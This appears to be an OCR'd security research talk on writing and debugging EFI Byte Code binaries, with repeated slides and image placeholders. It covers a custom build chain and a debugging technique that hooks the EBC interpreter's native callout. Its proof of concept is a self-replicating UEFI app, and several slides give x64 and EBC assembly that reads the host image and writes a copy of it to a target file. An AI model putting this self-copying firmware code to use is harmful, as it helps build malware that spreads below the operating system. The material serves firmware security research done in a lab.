- Problem: Limited support for and minimal use of EBC — collected appx. 3 in the wild EBC binaries — learning a new language is difficult. Learning a new language with practically 0 reference texts is nearly impossible
- Solution: Translate a base text (x64 self-replicating UEFI app) to EBC using an “EBC Rosetta Stone”— UEFIMarkEbcEdition GitHub repo

EBC development process

Compiling EBC Binaries

- ~~Intel C compiler?~~
- ~~Fasm-ebc?~~
- …Manusov's UEFIMarkEbcEdition https://github.com/manusov/UEFImarkEbcEdition/tree/master
- Custom build script: UEFIMarkEbcEdition macros + helper program to patch PE headers for EBC binary




"Tasks: Build a C Compiler for EBC," tianocore, https://github.com/tianocore/tianocore.github.io/wiki/Tasks-Build-a-C-compiler-for-EBC

EBC development process

Compiling EBC Binaries

- ~~Intel C compiler?~~
- ~~Fasm-ebc?~~
- …Manusov's UEFIMarkEbcEdition https://github.com/manusov/UEFImarkEbcEdition/tree/master
- Custom build script: UEFIMarkEbcEdition macros + helper program to patch PE headers for EBC binary



UEFIMarkEbcEdition, manusov, https://github.com/manusov/UEFImarkEbcEdition/

EBC development process

Compiling EBC Binaries

master UEFImarkEbcEdition / source / ASM / EBCMACRO / EBCMACRO.INC

manusov v0.27

Code Blame 17526 lines (16986 loc) · 364 KB

```
1    ;=============================================================================;
2    ;=                                                                           =;
3    ;=            MACRO FOR EFI BYTE CODE INSTRUCTIONS ASSEMBLING                =;
4    ;=                     (in alphabetical order)                               =;
5    ;=                    (C)2014-2018 IC Book Labs.                             =;
6    ;=                                                                           =;
7    ;=============================================================================;
8
9
10   ;--- EBC Instruction: ADD32 {@}R1, {@}R2, {Index16|Immed16} -----------------;
11   ;                                                                           ;
12   ; Adds two signed operands and stores the result to Operand 1, for 32-bit.  ;
13   ; If Operand 2 is indirect, then the immediate data is interpreted as an    ;
14   ; index and the Operand 2 value is fetched from memory as a signed value at ;
15   ; address [R2+Index16], index has Constant and Natural addends.             ;
16   ; If Operand 2 is direct, then the immediate data is considered a signed    ;
17   ; immediate value and is added to the R2 register contents such that       ;
18   ; Operand 2 = R2 + Immed16.                                                ;
19   ; For 32-bit only: if Operand 1 is direct, then the result is stored back  ;
20   ; to the Operand 1 register with the upper 32 bits cleared.                ;
21   ;                                                                           ;
22   ; Operand 1 <= Operand 1 + Operand 2                                       ;
23   ;                                                                           ;
24   ; op1 = Destination                                                        ;
25   ; op2 = Source                                                             ;
26   ; op3 = Natural offset, optional                                          ;
27   ; op4 = Constant offset, optional                                         ;
28   ;                                                                           ;
29   ;---------------------------------------------------------------------------;
```

Custom build script:
UEFIMarkEbcEdition fasm macros
+ helper program to patch PE
headers for EBC binary

```
1. build EBC binary with fasm and UEFIMarkEbcEdition fasm macros
fasm ebc-frnknstn.asm frnknstn.efi

2. Run the r2 patch:
r2 -qnw -i r2-ebc-patch.r2 $TARGET_EFI
cp $TARGET_EFI $UEFI_DISK_DIR

3. With the target EBC binary copied to the root fs of the virtual disk in our
test environment, we can launch qemu w a standard OVMF UEFI firmware build and
run the EBC binary using the built-in EBCVM - EbcDxe
```

EBC Debugging:
~* Welcome to Hell *~

EBC Debugging

Challenges


- EbcDebugger: DXE driver EBC debugger implementation included in edk2 repo
  - EBCDebugger leaves a lot to be desired and would not work on any system tested, no other debugging tools for EBC
- Obstacle #1: We don't have a reliable EBC debugger to inspect the state of the registers in the EBCVM during its execution of an EBC image.
- How can I know if I'm setting up the stack correctly for making calls in the EBCVM if I don't have a debugger that can target EBC binaries or any way to monitor state changes in the EBCVM?

EBC Debugging

Solution: Leverage the callout from EBCVM thunking to native code

Hook the calls made by the EBCVM when EBC code calls Native UEFI code:

EbcLLCALLEXNative



EBC Debugging

Solution: Leverage the callout from EBCVM thunking to native code

- The EBCVM is running as a DXE binary. We can remotely connect to it with gdb and debug the EBCVM itself.
- tl;dr: the EBCVM is basically running as a black box but *thunking* is the mechanism that allows it to reach out
- [EBC VM] <- - - > x64 assembly, UEFI API call
- Since I'm familiar with the UEFI API, and x64 assembly for UEFI in particular, this was a natural fit. Lacking any visibility into the EBCVM with debugging tools, I could work with the output in a language I knew.
- The EBCVM has a direct line in and out of its own sandbox.

EBC Debugging

You created a new technique for debugging EBC binaries by reverse engineering the expected state of the EBC stack upon each invocation of EbcLLCALLEXNative and comparing it to the expected stack frame for equivalent UEFI API function calls in host native shellcode?

EBC Debugging

EBC Calling Convention for UEFI API calls - EbcLLCALLEXNative call graph

EbcLLEbcInterpret
prepares environment to begin executing EBC binary

```
;****************************************************************************
; EbcLLEbcInterpret
;
; Begin executing an EBC image.
;****************************************************************************
; UINT64 EbcLLEbcInterpret(VOID)
global ASM_PFX(EbcLLEbcInterpret)
ASM_PFX(EbcLLEbcInterpret):
    ;
    ;; mov rax, ca112ebccall2ebch
    ;; mov r10, EbcEntryPoint
    ;; mov r11, EbcLLEbcInterpret
    ;; jmp r11
    .
```

EbcInterpret
Defines current VmContext
Sets up EBC stack

```
**/
UINT64
EFIAPI
EbcInterpret (
  IN UINTN  EntryPoint,
  IN UINTN  Arg1,
  IN UINTN  Arg2,
  IN UINTN  Arg3,
  IN UINTN  Arg4,
  IN UINTN  Arg5,
  IN UINTN  Arg6,
  IN UINTN  Arg7,
  IN UINTN  Arg8,
  IN UINTN  Arg9,
  IN UINTN  Arg10,
  IN UINTN  Arg11,
  IN UINTN  Arg12,
  IN UINTN  Arg13,
  IN UINTN  Arg14,
  IN UINTN  Arg15,
  IN UINTN  Arg16
  )
{
  //
```

EbcExecute
Parses EBC instructions

```
**/
EFI_STATUS
EbcExecute (
  IN VM_CONTEXT  *VmPtr
  )
{
  UINTN                          ExecFunc;
  UINT8                          StackCorrupted;
  EFI_STATUS                     Status;
  EFI_EBC_SIMPLE_DEBUGGER_PROTOCOL  *EbcSimpleDebugger;

  mVmPtr            = VmPtr;
  EbcSimpleDebugger = NULL;
  Status            = EFI_SUCCESS;
  StackCorrupted    = 0;
```

EbcExecute calls
mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction (VmPtr)

```
// Index into the opcode table using the opcode byte for this instruction.
// This gives you the execute function, which we first test for null, then
// call it if it's not null.
//
while (InstructionsLeft != 0) {
  ExecFunc = (UINTN)mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction;
  if (ExecFunc == (UINTN)NULL) {
    EbcDebugSignalException (EXCEPT_EBC_INVALID_OPCODE, EXCEPTION_FLAG_FATAL, VmPtr);
    return EFI_UNSUPPORTED;
  } else {
    mVmOpcodeTable[(*VmPtr->Ip & OPCODE_M_OPCODE)].ExecuteFunction (VmPtr);
    *InstructionCount = *InstructionCount + 1;
```

CALL opcode 0x03 processed

```
CONST VM_TABLE_ENTRY  mVmOpcodeTable[] = {
  { ExecuteBREAK              }, // opcode 0x00
  { ExecuteJMP                }, // opcode 0x01
  { ExecuteJMP8               }, // opcode 0x02
  { ExecuteCALL               }, // opcode 0x03
  { ExecuteRET                }, // opcode 0x04
```

ExecuteCALL

```
ExecuteCALL (
  IN VM_CONTEXT  *VmPtr
  )
{
  UINT8  Opcode;
  UINT8  Operands;
  INT32  Immed32;
  UINT8  Size;
  INT64  Immed64;
  VOID   *FramePtr;
```

EbcLLCALLEX

```
VOID
EbcLLCALLEX (
  IN VM_CONTEXT  *VmPtr,
  IN UINTN       FuncAddr,
  IN UINTN       NewStackPointer,
  IN VOID        *FramePtr,
  IN UINT8       Size
  )
{
  CONST EBC_INSTRUCTION_BUFFER  *InstructionBuffer;
```

EbcLLCALLEXNative

```
; and jump to the specified function.
; On return, we restore the stack pointer to its original location.
;
; Destroys no working registers.
;****************************************************************************
; INT64 EbcLLCALLEXNative(UINTN FuncAddr, UINTN NewStackPointer, VOID *FramePtr)
global ASM_PFX(EbcLLCALLEXNative)
ASM_PFX(EbcLLCALLEXNative):
      push   rbp
      push   rbx
      mov    rbp, rsp
      ; Function prolog
```

Native UEFI API call

```
typedef
EFI_STATUS
(EFIAPI *EFI_FILE_OPEN) (
  IN EFI_FILE_PROTOCOL                *This,
  OUT EFI_FILE_PROTOCOL               **NewHandle,
  IN CHAR16                           *FileName,
  IN UINT64                           OpenMode,
  IN UINT64                           Attributes
  );
```

EBC Debugging

Example function - open_hostfile with EFI_FILE_PROTOCOL->OpenFile()

```
open_hostfile:
            MOVQW         R3, @R1,0,_LoadedImg_DeviceHandle ;target filename into r4
;****construct stack frame for native API call********
            XOR64         R7,R7
            PUSHN         R7               ;rly just need for alignment
            MOVQ          R7,R0
            XOR64         R5,R5
            PUSH64        R5                ;param 5: attributes (0x0)
            MOVIQQ        R4,0000000000000003h  ;param 4: file openmode
            PUSH64        R4               ;param 4: file openmode4yy
            PUSHN         R3               ; param3: target filename
            PUSHN         R7               ; param2: output fileprotocol ptr, initializ
                                           ; param2 == r0 (stack addr)
                                           ;    so we return the addr to loc on stack
            PUSHN         R2               ; Parm#1 = pointer to rootvolume
            CALL32EXA     @R2,0,8          ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
            POPN          R2
            POPN          R3
            POP64         R4
            POP64         R5
            POPN          R6
            POPN          R2               ; result handle to file pop'd into r2

            MOVSNW        R7,R7
            CMPI64WUGTE   R7,1             ; Check status == EFI_SUCCESS
            JMP8CS        Exit_Status_0
            CMPI64WEQ     R2,0             ; Check protocol pointer != NULL
```

EBC Stack

R0 + 0x20 = 0x0000000000000000
R0 + 0x18 = 0x0000000000000003
R0 + 0x10 = 0x00000000004013a6
R0 + 0x08 = 0x000000003efe4fe8
R0 = 0x000000003e2e4020

My implementation of the open_targetfile function in EBC UEFI qume

EBC Debugging: checking register values of copied EBC stack

```
$rbx   : 0x3e507ff3

0x3eff01e2 <skip_expansion+10> sub    rsp, 0x20
0x3eff01e6 <skip_expansion+14> call   0x3efec6e4 <CopyMem>
0x3eff01eb <skip_expansion+19> add    rsp, 0x20
0x3eff01ef <skip_expansion+23> mov    rcx, QWORD PTR [rsp]
0x3eff01f3 <skip_expansion+27> mov    rdx, QWORD PTR [rsp+0x8]
0x3eff01f8 <skip_expansion+32> mov    r8, QWORD PTR [rsp+0x10]
0x3eff01fd <skip_expansion+37> mov    r9, QWORD PTR [rsp+0x18]
0x3eff0202 <skip_expansion+42> call   rbx
0x3eff0204 <skip_expansion+44> mov    rsp, rbp
0x3eff0207 <skip_expansion+47> pop    rbx
0x3eff0208 <skip_expansion+48> pop    rbp
0x3eff0209 <skip_expansion+49> ret
0x3eff020a <EbcLLEbcInterpret+0> mov    QWORD PTR [rsp+0x8], rcx

*0x3e507ff3 (
   $rdi = 0xfafafafafafafafa,
   $rsi = 0xafafafafafafafaf,
   $rdx = 0x000000003efe4fe8,
   $rcx = 0x000000003e2e4020,
   $r8 = 0x0000000004013a6,
   $r9 = 0x0000000000000003
)
```

EBC Stack

```
R0 + 0x20 = 0x0000000000000000
R0 + 0x18 = 0x0000000000000003
R0 + 0x10 = 0x0000000004013a6
R0 + 0x08 = 0x000000003efe4fe8
R0        = 0x000000003e2e4020
```

EBC Debugging

Solution

- Debugging in translation/debugging through the use of an intermediate representation gives visibility into the black box of the EBCVM
- Use an alternate channel — hook EbcLLCALLExNative — to check the values of EBCVM registers after the EBC stack has been copied

EBC xdev lab

Requirements finally met

- ✓ Collected and built sample EBC binaries for testing
- ✓ EBC asm source files to learn EBC language conventions - EBC Rosetta Stone (UEFIMarkEbcEdition)
- ✓ Developed new working build chain for EBC binaries using a combination of open-source and custom tools
- ✓ Developed new debugging techniques for EBC binaries - hook EBCVM functions, reverse engineer stack layout and compare EBC stack frame to the expected stack frame for target UEFI API call

POC 1: UEFI Self-replicating app in EBC - r/w primitive in DXE

POC 1: UEFI Self-replicating app in EBC

EBC self-replicating UEFI app - program logic breakdown

gBS->HandleProtocol()
Retrieve LoadedImageProtocol

```
mov rbx, [gBS]
mov rdi, [rbx + 0x98]        ;gBS->H
mov rcx, [ImageHandle]       ; param

;;this is how we're passing the GU
lea r8, [LoadedImageProtocol]
mov dword [rbp-0x40], 0x5b1b31a1
mov word [rbp-0x3c], 0x9562
mov word [rbp-0x3a], 0x11d2
mov rax, 0x3b7269c9a0003f8e
mov [rbp-0x38], rax
lea rdx, [rbp-0x40]
mov r9, [ImageHandle]
call rdi
cmp qword [rax], byte 0x0
jne printerror
```

gBS->HandleProtocol()
Retrieve SimpleFilesystemProtocol

```
get_sfsp:
    mov rbx, [gBS]          ; params passed in rcx, rdx, r8, r9, r10
    mov rcx, [DeviceHandle]
    ;;this is how we're passing the GUID so that it works
    mov dword [rbp-0x60],0x964e5b22,
    mov word [rbp-0x5c], 0x6459,
    mov word [rbp-0x5a], 0x11d2
    mov rax, 0x3b7269c9a000398e
    mov [rbp-0x58], rax
    lea rdx, [rbp-0x60]
    lea r8, [SimpleFilesystemProtocol]
    mov r9, [ImageHandle]
    xor r10, r10
    mov rax, [rbx + 0x98]       ;gBS->HandleProtocol()
    call rax
    cmp qword [rax], byte 0x0
    jne printerror
```

SimpleFilesystemProtocol->OpenVolume()
Retrieve Root Volume

```
get_root_volume:
    mov rax, [SimpleFilesystemProtocol]
    mov rax, [rax + EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_OPENVOLUME_OFFSET]
    mov rcx, [SimpleFilesystemProtocol]
    lea rdx, [root_volume]
    call rax
    cmp qword [rax], byte 0x0
    jne printerror
```

FileProtocol->OpenFile()
Open Host File

```
open_hostfile:
    mov rax, [root_volume]
    mov rax, [rax + EFI_FILE_PROTOCOL_OPEN_FILE_OFFSET
    mov rcx, [root_volume]
    lea rdx, [hostfile]
    lea r8, hostfilename
    mov r9, [fileopen_mode]
    mov r10, [hostattributes]
    call rax
    cmp qword [rax], byte 0x0
    jne printerror
```

FileProtocol->OpenFile()
Open Target File

```
open_targetfile:
    mov rax, [root_volume]
    mov rax, [rax + EFI_FILE_PROTOCOL_OPEN_FILE_OFFSET]
    mov rcx, [root_volume]
    mov qword [rbp - 0x78], 0x0
    lea rdx, [rbp-0x78]
    lea r8, targetfilename
    mov r9, 0x8000000000000003
    mov qword [rsp+0x20], 0x0
    call rax
    cmp qword [rax], byte 0x0
    jne printerror

    mov rax, [rbp-0x78]
    [targetfile], rax
```

Modular translation
x64 asm solution -> EBC solution

gBS->AllocatePool()
Allocate buffer to hold file contents

```
allocate_tmp_buffer:
    mov rax, [gBS]
    mov rax, [rax + EFI_BOOTSERVICES_ALLOCATEPOOL_OFFSET]
    mov rcx, [EFI_ALLOCATEPOOL_ALLOCATEANYPAGES]
    mov rdx, [ImageSize]
    lea r8, [temp_buffer]
    call rax
    cmp qword [rax], byte 0x0
    jne printerror
```

FileProtocol->ReadFile()
Read host file into buffer

```
read_hostfile:
    mov rax, [hostfile]
    mov rax, [rax + EFI_FILE_PROTOCOL_READ_FILE_OFFSET]
    mov rcx, [hostfile]
    lea rdx, [ImageSize]
    mov r8, [temp_buffer]

    call rax
    cmp qword [rax], byte 0x0
    jne printerror
```

FileProtocol->WriteFile()
Write buffer to target file

```
write_targetfile:
    mov rax, [targetfile]
    mov rax, [rax + EFI_FILE_PROTOCOL_WRITE_FILE_OFFSET]
    mov rcx, [targetfile]
    lea rdx, [ImageSize]
    mov r8, [temp_buffer]

    call rax
    cmp qword [rax], byte 0x0
    jne printerror

    jmp baibai
```

gBS->FreePool()
Free buffer

```
free_tmp_buffer:
    mov r13, [targetfile]
    call close_file
    mov rbx, [gBS]
    mov rax, [rbx + EFI_BOOTSERVICES_FREEPOOL_OFFSET]
    mov rcx, [temp_buffer]
    call rax
    cmp qword [rax], byte 0x0
    jne printerror

    mov r13, [hostfile]
    call close_file
    xor r13, r13
    mov r13, [root_volume]
    call close_file
```

FileProtocol->CloseFile()
Close Target File, Host File + Root Volume

```
close_file:
    mov rax, r13
    mov rax, [rax + EFI_FILE_PROTOCOL_CLOSE_FILE_OFFSET]
    mov rcx, r13
    call rax
    cmp qword [rax], byte 0x0
    jne printerror
    ret
```

POC 1: UEFI Self-replicating app in EBC

Translating UEFI quine from x64 to EBC: HandleProtocol()

```
New_Handle_Protocol:
;--- Built functiion stack frame ---
        PUSHN       R4      ; Parm#4 = Image Handle
        PUSHN       R0      ;push 3rd parameter - protocol pointer
        PUSHN       R3      ;push 2nd param - Pointer to GUID
        PUSHN       R2      ;push 1st param - Image Handle
;--- Read pointer and handler call ---
        MOVNW       R3,@R1,0,_EFI_Table ; R3 = SysTable
        MOVNW       R3,@R3,9,24     ; R3 = BootServices
        CALL32EXA   @R3,16,24       ; Entry #16 = Handle Protocol
;--- Remove stack frame ---
        POPN        R2      ; push 1st param
        POPN        R3      ; pop 2nd param - pointer to GUID
        POPN        R3      ; pop 3rd param [result] - protocol pointer
        POPN        R4      ; pop 4th param
;--- Check status and result ---
        MOVSNW      R7,R7
        CMPI64WUGTE R7,1        ; Check status
        JMP8CS      Bad_Config
        CMPI64WEQ   R3,0        ; Check protocol pointer
```

My implementation of the HandleProtocol() function in EBC UEFI quine

EBC POC 1: UEFI Self-replicating app in EBC - r/w primitive in DXE

Example function - open_targetfile with EFI_FILE_PROTOCOL->OpenFile()

```
open_targetfile:
    mov rax, [root_volume]
    mov rax, [rax + EFI_FILE_PROTOCOL_OPEN_FILE_OFFSET]
    mov rcx, [root_volume]
    mov qword [rbp - 0x78], 0x0
    lea rdx, [rbp-0x78]
    lea r8, targetfilename
    mov r9, 0x8000000000000003
    mov qword [rsp+0x20], 0x0
    call rax
    cmp qword [rax], byte 0x0
    jne printerror

    mov rax, [rbp-0x78]
    mov [targetfile], rax
```


Original open_targetfile function in x64 quine

